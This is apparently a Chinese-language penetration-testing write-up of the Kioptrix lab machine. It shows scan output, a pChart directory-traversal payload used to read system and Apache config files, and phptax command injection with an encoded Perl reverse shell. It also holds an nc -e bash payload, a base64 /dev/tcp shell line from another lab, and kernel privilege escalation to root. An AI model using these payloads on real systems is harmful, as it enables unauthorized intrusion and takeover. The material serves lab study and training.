2-kiptrix 最终挑战-信息收集

###nmap

```
Nmap scan report for 192.168.1.159
Host is up (0.00039s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE VERSION
22/tcp   closed ssh
80/tcp   open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_http-title: Site doesn’t have a title (text/html).
8080/tcp open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_http-server-header: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
|_http-title: 403 Forbidden
MAC Address: 00:0C:29:7F:0F:AE (VMware)
Aggressive OS guesses: FreeBSD 7.0-RELEASE - 9.0-RELEASE (88%), FreeBSD 9.0-RELEASE - 10.3-RELEASE (88%), FreeBSD 7.0-RC1 (86%), FreeBSD 7.1-RELEASE (86%), VMware ESXi 4.0.1 (86%), Cisco EPC3925 cable modem (86%), FreeBSD 7.0-STABLE (86%), VMware ESXi 5.0 (86%), Papouch TME Ethernet thermometer (86%), Microsoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.39 ms 192.168.1.159

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.75 seconds
```

##枚举

###目录扫描

```
Target: http://192.168.1.159/

[10:24:15] Starting:
[10:24:18] 403 -  213B  - /.ht_wsr.txt
[10:24:18] 403 -  216B  - /.htaccess.bak1
```

```
[10:24:18] 403 -  216B  - /.htaccess.orig
[10:24:18] 403 -  218B  - /.htaccess.sample
[10:24:18] 403 -  216B  - /.htaccess.save
[10:24:18] 403 -  217B  - /.htaccess_extra
[10:24:18] 403 -  216B  - /.htaccess_orig
[10:24:18] 403 -  214B  - /.htaccess_sc
[10:24:18] 403 -  214B  - /.htaccessBAK
[10:24:18] 403 -  214B  - /.htaccessOLD
[10:24:18] 403 -  215B  - /.htaccessOLD2
[10:24:18] 403 -  206B  - /.htm
[10:24:18] 403 -  207B  - /.html
[10:24:18] 403 -  216B  - /.htpasswd_test
[10:24:18] 403 -  212B  - /.htpasswds
[10:24:18] 403 -  213B  - /.httr-oauth
[10:24:46] 403 -  210B  - /cgi-bin/
[10:24:46] 500 -  535B  - /cgi-bin/test-cgi
[10:24:58] 200 -  152B  - /index.html

Task Completed
```

##源代码信息

```
<html>
 <head>
  <!--
  <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
  -->
 </head>
```

##目录穿越漏洞
/etc/passwd文件

```
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
```

##shell
8080端口访问限制http主机头：Mozilla/4.0 Mozilla4_browser
8080端口漏洞：命令注入


```
http://192.168.1.159/pChart2.1.3/examples/index.php?
Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf


-----------shell----
perl%20-
```

```
e%20'use%20Socket%3B%24i%3D%22192.168.1.100%22%3B%24p%3D1234%3Bsocket(S%2CPF_INET%2CSOCK_STREAM%2Cgetprotobyname(%22tcp%22))%3Bif(connect(S%2Csockaddr_in(%24p%2Cinet_aton(%24i))))%7Bopen(STDIN%2C%22%3E%26S%22)%3Bopen(STDOUT%2C%22%3E%26S%22)%3Bopen(STDERR%2C%22%3E%26S%22)%3Bexec(%22sh%20-i%22)%3B%7D%3B'
```

##提权

内核提权



```
$ gcc 26368.c
$ ls
123
26368.c
28718.c
a.out
aprjBE6ia
mysql.sock
vmware-fonts0
$ ./a.out
id
uid=0(root) gid=0(wheel) egid=80(www) groups
=80(www)
ls
```

http://192.168.1.17/fristi/uploads/shell.php.gif?0=echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguMS4xMDAvMTIzNCAwPiYxCg== | base64 -d | bash


CVE-2016-5195

过程:

信息收集

1.收集主机信息

nmap -A 192.168.1.159 --min-rate 2233 -oN nmap



```
MAC Address: 00:0C:29:7F:0F:AE (VMware)
Aggressive OS guesses: FreeBSD 7.0-RELEASE - 9.0-RELEASE (88%), FreeB
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Freebsd 是unix系统标识

2.枚举

#枚举在windows环节较好
enum4linux-ng 192.168.1.159

3.目录扫描

dirsearch -u "http://192.168.1.159/"


4.查看源代码

获得该信息

```
<META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
```

看上去有一个路径，路径还有像版本一样的东西。
搜索该信息是个什么东西，并搜索相关漏洞。然后浏览该网页看看有没有什么可利用点

4-1搜索pChart
这是一个制图工具
4-2搜索其漏洞
刚好有一个版本也对得上




```
└─# searchsploit pChart
 ------------------------------------------------------ ---------------------------------
  Exploit Title                                        |  Path
 ------------------------------------------------------ ---------------------------------
pChart 2.1.3 - Multiple Vulnerabilities                | php/webapps/31173.txt
 ------------------------------------------------------ ---------------------------------
```

将该漏洞复制到当前文件夹查看

```
searchsploit pChart -m 31173.txt
```

有两个漏洞是我们能用的，目录穿越和反射xss。我们用目录穿越



```
[1] Directory Traversal:
"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
```

payload如下：

```
"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
```


有这漏洞的组件是pChart，漏洞所在组件位置

```
http://192.168.1.159/pChart2.1.3/examples/
```

所以拼接后成：

```
http://192.168.1.159/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd
```

可以看出使用了一个漏洞页面，里面有个参数能插入目录遍历漏洞%2f..%2f..%2fetc/passwd，使用效果如下




```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
```

5.利用获取配置文件

目录遍历可以浏览服务器文件系统，现在我们的目的是，猜测服务器文件路径，读取一些配置文件，
%2f..%2f..%2fetc/passwd #获取用户信息
%2f..%2f..%2fetc/group #获取组信息
%2f..%2f..%2fetc/shadow #用户密码信息
%2f..%2f..%2fetc/sudoers #获取sudo文件
apache2/httpd.conf
apache/httpd.conf
http/httpd.conf
php/config.conf
/usr/local/etc/apache22


猜不到，可以去搜默认地址在哪里，这里搜索FreeBSD apache config dir ，意思是unix 系统 apache 配置路径



找到约 1,330,000 条结果 （用时 0.30 秒）

The Apache configuration is located in /usr/local/etc/apache22 directory.
2011年1月12日

最终ip如下，谷歌搜索默认路径，然后拼接起来，继续猜配置文件在哪里
http://192.168.1.159/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf #获取到配置文件信息



```
#
# This is the main Apache HTTP server configuration file.  It contains the
# configuration directives that give the server its instructions.
# See <URL:http://httpd.apache.org/docs/2.2> for detailed information.
# In particular, see
# <URL:http://httpd.apache.org/docs/2.2/mod/directives.html>
# for a discussion of each configuration directive.
```

注意：如果找不到配置文件，也可以读取他网页代码，做审计。


5-1整理获取到的信息

获得到配置文件放到本地，检索信息

cat 1 | grep -v "^#" | grep -v "^$" | grep -v " #"

给他删除一些多余的

8080端口是不给访问的，而且8080通常也是http服务。但是这里看到 8080端口，还搞了个好像是正则的东西^Mozilla/4.0 Mozilla4_browser。可能只允许这个浏览器访问端口8080




```
SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser
<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2
<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>
</VirtualHost>
Include etc/apache22/Includes/*.conf

┌──(root㉿kali)-[~/桌面]
└─# cat 1 | grep -v "^#" | grep -v "^$" | grep -v " #"
```

把主机头改成配置文件里的头Mozilla/4.0 Mozilla4_browser

再次访问就进去了




⚠ 不安全 192.168.1.159:8080/phptax/

phptax tiny1040 Make PDF
Make PDF Make PDF Make PDF
tiny1040 Make PDF Make PDF
tiny1040 Make PDF Make PDF
tiny1040 Make PDF Make PDF
tiny1040 Make PDF Make PDF
tiny1040 Make PDF Make PDF
tiny1040 Make PDF Make PDF
instructions 1040w2

zzz

都是pdf，但路径有个phptax像是组件的东西，谷歌搜索看看


加粗文本



枚举HTTP（端口8080）

当访问/phptax目录时，Web服务器使用PHPTax，这是一个免费软件，允许用户填写电子表格并生成可打印并发送给IRS的PDF输出，从而计算美国所得税。2021年4月24日

searchsploit phptax #找到漏洞有两个命令注入




```
 Exploit Title                                             |  Path
PhpTax - 'pfilez' Execution Remote Code Injection (Metas  | php/webapps/21833.rb
PhpTax 0.8 - File Manipulation 'newvalue' / Remote Code   | php/webapps/25849.txt
phptax 0.8 - Remote Code Execution                         | php/webapps/21665.txt
```

payload如下，注入点在pfilez参数
http://localhost/phptax/drawimage.php?pfilez=xxx; nc -l -v -p 23235 -e /bin/bash;&pdf=make

利用命令注入:
ping -c 10 127.0.0.1 #延迟了返回包延迟了十秒，确定存在漏洞

反弹shell：试了一下，用的prel 弹sh的shell才成功。下面是url编码后反弹shell

```
perl%20-
e%20'use%20Socket%3B%24i%3D%22192.168.1.100%22%3B%24p%3D1234%3Bsocket(S%2CPF_INET%2CSOCK_STREAM%2Cgetprotobyname(%22tcp%22))%3Bif(connect(S%2Csockaddr_in(%24p%2Cinet_aton(%24i)))){open(STDIN%2C%22%3E%26S%22)%3Bopen(STDOUT%2C%22%3E%26S%22)%3Bopen(STDERR%2C%22%3E%26S%22)%3Bexec(%22sh%20-i%22)%3B%7D%3B'
```



```
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.159] 27360
sh: can't access tty; job control turned off
$ id
uid=80(www) gid=80(www) groups=80(www)
$ 
```

连接成功

6-提权


```
6-1查找漏洞
常规选项都不行后，进行内核提权
a-之前获取到FreeBSD 9.0系统
searchsploit FreeBSD 9.0
```

```
结果：有两个
-------------------------------------------------------------- ---------------------------------
 Exploit Title                                                |  Path
-------------------------------------------------------------- ---------------------------------
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation        | freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation  | freebsd/local/26368.c
-------------------------------------------------------------- ---------------------------------

6-2下载利用脚本
searchsploit -m 26368 28718

6-3将漏洞利用脚本上传到受害者服务器
攻击者：
nc -lvp 2233 < 26368.c
服务器：
nc 192.168.1.100 2233 > 28718.c
#把exp移到/tmp下，一般tmp目录是有权限的

6-4编译并执行
gcc 26368.c
ls
./a.out
id#root了！
#他这个脚本编译后，成a.out脚本真方便！
```



```
$ ./a.out
id
uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)
```